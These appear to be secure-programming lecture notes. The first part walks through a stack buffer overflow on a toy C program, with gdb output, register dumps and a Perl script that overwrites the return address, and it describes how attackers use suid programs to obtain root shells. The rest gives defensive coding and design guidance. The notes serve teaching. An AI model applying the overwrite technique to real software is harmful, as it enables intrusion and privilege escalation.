- The main objective of the attacker here would be to get the program with the buffer overflow vulnerability to provide a means of interactive communication back to the attacker's machine. Fr example, binding a command shell back to a port on the attacker machine.

- When a program runs, the operating will maintain a set of pointers that store key addresses within the program.

- The pointers that are relevant to us are the Base Pointer (EBP), the Stack Pointer (ESP), and the Instruction Pointer (EIP).

- The address on the stack is designated by the ESP, combined with the Stack Segment pointer (SS) and the EBP. The EIP will point to the next instruction to be executed (Program Counter).

- So if an attacker can somehow overwrite the EIP, we can direct a program to execute the instruction of our choice.

- The example shown is a very simple illustration of what can be accomplished with rudimentary debugger skills, and through trial and error.

- This is an example of a static buffer overrun that can be used to execute arbitrary code. The objective is overwrite the EIP so that the code of function **bar()** is executed after the function call to **foo()** completes.


- Compile the code with the debug switch turned on so that it generates a symbol table:

  gcc –o stat –ggdb –static stat.c

- Then invoke the program using **gdb**:

  gdb stat


- If we run the program with a string of fours characters everything executes normally as shown in the screen dump below:



```
(gdb) run aaaa
Starting program: /root/test/stat aaaa
Address of foo = 0x8048224
Address of bar = 0x8048272
Stack image is:
0x8048648
0xbfffee88
0x804894c
0x80a4860
0x808f875
0xbfffee98
0xbffff0f0
0xbffff0e4
0xbffff0e4
0xbfffeea8
0x804821a
0xbffffa9d

aaaa
New stack image is:
0xbfffee70
0xbfffee88
0x804894c
0x61616161
0x808f800
0xbfffee98
0xbffff0f0
0xbffff0e4
0xbffff0e4
0xbfffeea8
0x804821a
0xbffffa9d


Program exited normally.
(gdb) 
```

- Now we run the program with a string much longer than 10 characters. The program execution results in a segmentation fault, almost always caused by attempting to execute an instruction at an invalid address.

- The screen dump below shows the resulting dialog:




```
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) run aaaaaaaaaaaaaaaaaaaaaaaa
Starting program: /root/test/stat aaaaaaaaaaaaaaaaaaaaaaaa
Address of foo = 0x8048224
Address of bar = 0x8048272
Stack image is:
0x8048648
0xbfffeef8
0x804894c
0x80a4860
0x808f875
0xbfffef08
0xbffff160
0xbffff154
0xbffff154
0xbfffef18
0x804821a
0xbffffa89

aaaaaaaaaaaaaaaaaaaaaaaa
New stack image is:
0xbfffeee0
0xbfffeef8
0x804894c
0x61616161
0x61616161
0x61616161
0x61616161
0x61616161
0x61616161
0xbfffef00
0x804821a
0xbffffa89

In function bar

Program received signal SIGILL, Illegal instruction.
0xbfffef1a in ?? ()
(gdb) 
```

- Note that the ***printf*** statement in function bar was executed although there was no explicit call to **bar** from anywhere in the program.

- It was observed (mostly through trial and error) that a string size of 24 caused the code in bar to be executed.

- Note in the screen dump above that it is the return address (in EIP) that was corrupted. This can be seen right after the last 0x81 and then a null terminator appended to the hex code on the next line.

- We can verify this illegal instruction code by examining the contents of the registers:



```
aaaaaaaaaaaaaaaaaaaaaaaa
New stack image is:
0xbfffeee0
0xbfffeef8
0x804894c
0x61616161
0x61616161
0x61616161
0x61616161
0x61616161
0x61616161
0xbfffef00
0x804821a
0xbffffa89

In function bar

Program received signal SIGILL, Illegal instruction.
0xbfffef1a in ?? ()
(gdb) info all-registers
eax            0x10     16
ecx            0xb8     184
edx            0x80a4860        134891616
ebx            0x80485f4        134514164
esp            0xbfffef0c       0xbfffef0c
ebp            0xbffffa89       0xbffffa89
esi            0x2d     45
edi            0x8048648        134514248
eip            0xbfffef1a       0xbfffef1a
eflags         0x10297  66199
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x0      0
st0            0        (raw 0x00000000000000000000)
st1            0        (raw 0x00000000000000000000)
st2            0        (raw 0x00000000000000000000)
st3            0        (raw 0x00000000000000000000)
```

- Notice that EIP contains 0xbfffef1a, the same illegal instruction reported by the system.


- We can actually feed in the address of **bar()** (or any other instruction address for that matter) at that location and have the code executed after the buffer flow.

- We will do what an attacker will do, and that is feed in the address of the function that will be executed following the overflow.

- The address of bar is **0x8048272.** We will use the following Perl script to feed in the hex codes:

```
#$arg = "AAAAAAAAAAAAAAAAAAAAAAAAAA";
#$arg = "AAAAAAAAAAA"."\x72\x82\x04\x08";
$arg = "AAAAAAAAAAAAAAAAAAAAAAAAAAAA"."\x72\x82\x04\x08";
$cmd = "./stat ".$arg;

system ($cmd);
```


- The debugger has given us a good idea of where to feed in our own code after the buffer overflow. The following screen dump shows normal execution with a string of ‘A’s, followed by the hex address of **bar**.


root@ithaca:~/test - Shell - Konsole
Session Edit View Bookmarks Settings Help

```
[root@ithaca test]# perl buf.pl
Address of foo = 0x8048224
Address of bar = 0x8048272
Stack image is:
0x8048648
0xbfffd768
0x804894c
0x80a4860
0x808f875
0xbfffd778
0xbfffd9d0
0xbfffd9c4
0xbfffd9c4
0xbfffd788
0x804821a
0xbffffa7e

AAAAAAAAAAAr
New stack image is:
0xbfffd750
0xbfffd768
0x804894c
0x41414141
0x41414141
0x72414141
0x80482
0xbfffd9c4
0xbfffd9c4
0xbfffd788
0x804821a
0xbffffa7e

[root@ithaca test]#
```

- We can see the addresses of **foo** and **bar** and at the bottom of the stack the return address that we will overwrite.

- We invoke the script as follows: ***perl buf.pl***. The next screen shot shows the buffer overflow and the function **bar** is executed because it’s address is now present correct location:


root@ithaca:~/test - Shell - Konsole
Session Edit View Bookmarks Settings Help

```
[root@ithaca test]# perl buf.pl
Address of foo = 0x8048224
Address of bar = 0x8048272
Stack image is:
0x8048648
0xbfffe258
0x804894c
0x80a4860
0x808f875
0xbfffe268
0xbfffe4c0
0xbfffe4b4
0xbfffe4b4
0xbfffe278
0x804821a
0xbffffa6d

AAAAAAAAAAAAAAAAAAAAAAAAAAAAr
New stack image is:
0xbfffe240
0xbfffe258
0x804894c
0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
0x8048272
0xbffffa00

In function bar
[root@ithaca test]#
```

- In this case it was a simple ***printf*** statement that was executed. An attacker would most likely execute a small piece of code that would allow a shell to be sent back to the attacking machine.

- A number of UNIX applications require special privileges to accomplish their jobs. They may need to write to a privileged location like a mail queue directory, or open a privileged network socket.

- Such programs are generally suid (set uid) root, meaning that the system extends special privileges to the application upon request, even if a regular user runs the program.

- In security, anytime privilege is being granted (even temporarily) there is potential for privilege escalation to occur. Successful buffer overflow attacks can thus be said to be carrying out the ultimate in privilege escalation.

- A common cracking technique is to find a buffer overflow in a **suid** root program, and then exploit the buffer overflow to get back an interactive shell.

- If the exploit is run while the program is running as root, then the attacker will get a root shell. With a root shell, the attacker could do pretty much anything, including viewing private data, deleting files, setting up a monitoring station, installing back doors (with a root kit), editing logs to hide tracks, masquerading as someone else, etc.

- For example, a buffer overflow in a network server program that can be exploited by outside users may provide an attacker with a login on the machine.

- The resulting session has the privileges of the process running the compromised network service. Often, such services run as root (and generally for no good reason other than to make use of a privileged low port).

- Even when such services don't run as root, as soon as a cracker gets an interactive shell on a machine, it is usually only a matter of time before the machine is "owned" -- that is, the attacker gains complete control over the machine, such as root access on a UNIX box or administrator access on a Windows box.

- Such control is typically garnered by running a different exploit through the interactive shell to escalate privileges.

- More details can be found from Aleph1 [1996], Mudge [1995], LSD [2001], or the Nathan P. Smith's "Stack Smashing Security Vulnerabilities" website at http://destroy.net/machines/security/

- A discussion of the problem and some ways to counter them is given by Crispin Cowan et al, 2000, at http://immunix.org/StackGuard/discex00.pdf

- A discussion of the problem and some ways to counter them in Linux is given by Pierre-Alain Fayolle and Vincent Glaume at http://www.enseirb.fr/~glaume/indexen.html/

Avoiding Vulnerable System Calls

- C/C++ programmers must avoid using routines that fail to check buffer boundaries when manipulating strings of arbitrary length.

- If those functions are used then make sure measures are put into place that will ensure that the bounds will never get exceeded.

- In the C programming language in particular, the following functions should be avoided as much as possible:

    - **strcpy()**
    - **strcat()**
    - **sprintf()**
    - **vsprintf()**
    - **gets()**

- These should be replaced with functions such as:

    - **strncpy()**
    - **strncat()**
    - **snprintf()**
    - **fgets()**

- The function ***strlen()*** should be avoided unless it can be ensured that there will be a terminating NIL character will be found during the parsing of the string.

- The ***scanf()*** family (***scanf(), fscanf(), sscanf(), vscanf(), vsscanf()***, and ***vfscanf()***) should also be used with great care because they can overflow either a destination buffer or an internal, static buffer on some systems.

- In particular these should not be used to send data to a string without controlling the maximum length (the format %s is a particularly common problem).

- The ***select()*** helper macros **FD_SET()**, **FD_CLR()**, and **FD_ISSET()** do not check that the index **fd** into the descriptor set is within bounds of descriptor set array.

- Ensure that **fd** is checked within the bounds: **fd >= 0** and **fd <= FD_SETSIZE** (this particular one has been exploited in pppd).

- C++ developers can use the **std::string** class, which is built into the language. This is a dynamic approach that allows the storage to grow according to requirements.

- Note however that if that class's data is turned into a “char” (e.g., by using ***data()*** or ***c_str()***), the possibilities of buffer overflow resurface, so once again care must be exercised when when using such methods.

- In particular, ***c_str()*** always returns a NIL-terminated string, but data() may or may not (it's implementation dependent, and most implementations do not include the NIL terminator).

- Avoid using ***data()***, and if you must use it, don't be dependent on its format.

Design the Program Internals Securely

- The previous section illustrated just how important is to observe secure coding techniques; it is equally important to observe secure design principles in the internal structure of the application.

Minimize Privileges

- Observe the principle of least privilege. This is an important general principle that stipulates that programs only have the minimal amount of privileges necessary to do its job.
- The idea is that if the program is broken, its damage is limited.
- Don't make your program **setuid** or **setgid** if at all possible; just make it an ordinary program, and require root to log in before running it.
- Use ***chroot()*** to minimize the files visible to a program. ***chroot()*** is a Unix system call that is often used to provide an additional layer of security when untrusted programs are run.
- The kernel maintains a note of the root directory that each process on the system has. Generally this is "/", but the chroot system call can change this.
- After chroot is successfully executed, the calling process has its "vision" of the root directory restricted to the directory provided as the argument to ***chroot().***
- For example after the following commands, the current process would see the directory **"/foo/bar**" as its root directory.

```
chdir("/foo/bar");
chroot("/foo/bar");
```

- Note the use of the ***chdir()*** call before the ***chroot()*** call. This is to ensure that the working directory of the process is within the chroot'ed area before the ***chroot()*** call takes place.
- This is due to the fact that most implementations of chroot() do not change the working directory of the process to within the directory that the process is now chroot'ed in.
- This means that after the chroot call, an ***open ("/", O_RDONLY)*** would actually result in ***open ("/foo/bar", O_RDONLY).***
- Note however that even though chroot is reasonably secure, a program can escape from its trap.
- If the program is run with root (i.e., UID 0) privileges it can be used to break out of a chroot'ed area.

Load Initialization Values Safely

- Many applications run with default parameters that are read from an initialization file. These initial files must be protected so that an attacker cannot change the name of the initialization file, nor create or modify that file.

- Applications should load any user defaults from a hidden file or directory contained in the user's home directory.

- setuid/setgid programs must never read files owned and controlled by a user account unless it has been carefully filtered for malicious or hostile input.

- Trusted configuration values should be loaded from a protected and controlled environment such as the /etc directory.

Temporary Files

- Temporary files used by applications on Unix systems are traditionally created in the **/tmp** or **/var/tmp** directories, which are shared by all users.

- A common trick by attackers is to create symbolic links in the temporary directory to some other file while the secure program is running.

- The goal is to create a situation where the secure program determines that a given filename doesn't exist, the attacker then creates the symbolic link to another file, and then the secure program performs some operation (but now it actually opened an unintended file).

- Use unshared directories whenever possible.

- The following repetitive steps should be followed when creating a temporary file in a shared (sticky) directory :

- Create a “random”' filename
- Open it using O_CREAT | O_EXCL with very restrictive permissions (which atomically creates the file and fails if it's not created)
- Stop repeating when the open succeeds.

Call out to other resources carefully

- No application or program, running on a modern operating system is self-contained; nearly all programs call out to other programs for resources, daemons, libraries, DLLs and so on.
- Applications and programs should make calls to safe library routines only. This is a good example of when custom (safe) libraries should be developed if the system libraries are not safe.
- Limit call parameters to valid values. Escape/forbid shell metacharacters before calling shell. Better yet, avoid calling the shell from a program altogether.
- Metacharacters such as & ; ` ' \ " | * ? ~ < > ^ ( ) [ ] { } $ \n \r should be avoided when calling to shell.
- Carefully check all system and library function call return values.
- Encrypt sensitive information. Fir example, use SSL for private data over Internet.

Send information back judiciously

- Avoid giving much information to remote systems. Use terse messages that indicate success or failure and send out minimal error information upon failure.
- Store the detailed information for audit trail logs. For example: If your program requires some sort of user authentication (e.g., you're writing a network service or login program), give the user as little information as possible before they authenticate.
- In particular, avoid giving away the banners and version numbers of server applications before authentication.
- Otherwise, if a particular version of your program is found to have a vulnerability, then users who don't upgrade from that version advertise to attackers that they are vulnerable.

Guidelines for Writing Network Programs

- Always perform a reverse lookup on connections to obtain a hostname. After the hostname for a corresponding IP address has been obtained, perform another lookup on that hostname to ensure that its IP address matches.

- Include some form of load shedding or load limiting in your server design to handle cases of excessive load. To avoid DoS for example, a server must stop processing incoming requests if the load goes over some predefined value.

- Incorporate reasonable timeouts on each network-oriented read request. A remote server that does not respond quickly may be common, but one that does not respond for days may hang up the code awaiting a reply.

- This rule is especially important for TCP-based servers, which may continue to attempt delivery indefinitely.

- Incorporate reasonable timeouts on each network write request. If some remote server accepts the first few bytes and then blocks indefinitely, it should not lock up the code awaiting completion.

- Never make assumptions about the content of input data, no matter what the source is.

- For example, do not assume that an input string is null-terminated, contains linefeeds, or is even in standard ASCII format.

- Your program should behave in a defined manner if it receives random binary data as well as expected input. This is especially critical on systems that support locales and that may get Unicode-formatted input.

- When checking the content of input, validate it against acceptable values, and reject anything that doesn't match what's allowed.

- The alternate (and all too common) approach of rejecting invalid values and allowing anything else requires you to specify (or predict) all of the possible invalid values that might arise.

- Never make assumptions about the amount of input sent by the remote machine. Put in bounds checking on individual items read, and on the total amount of data read.

- Consider adding some form of session encryption to prevent eavesdropping and to foil session hijacking.

- Using SSL builds on known technology and may speed up development and reduce the chance of new programming errors.

- Consider programming a "heartbeat" log function in servers that can be enabled dynamically.

- This function will periodically log a message indicating that the server is still active and working correctly, and possibly record some cumulative activity statistics.

- Build in some self recognition or locking to prevent more than one copy of a server from running at a time.

- Sometimes services are accidentally restarted; such restarts may lead to race conditions and possibly the destruction of logs if the services are not recognized and are stopped early.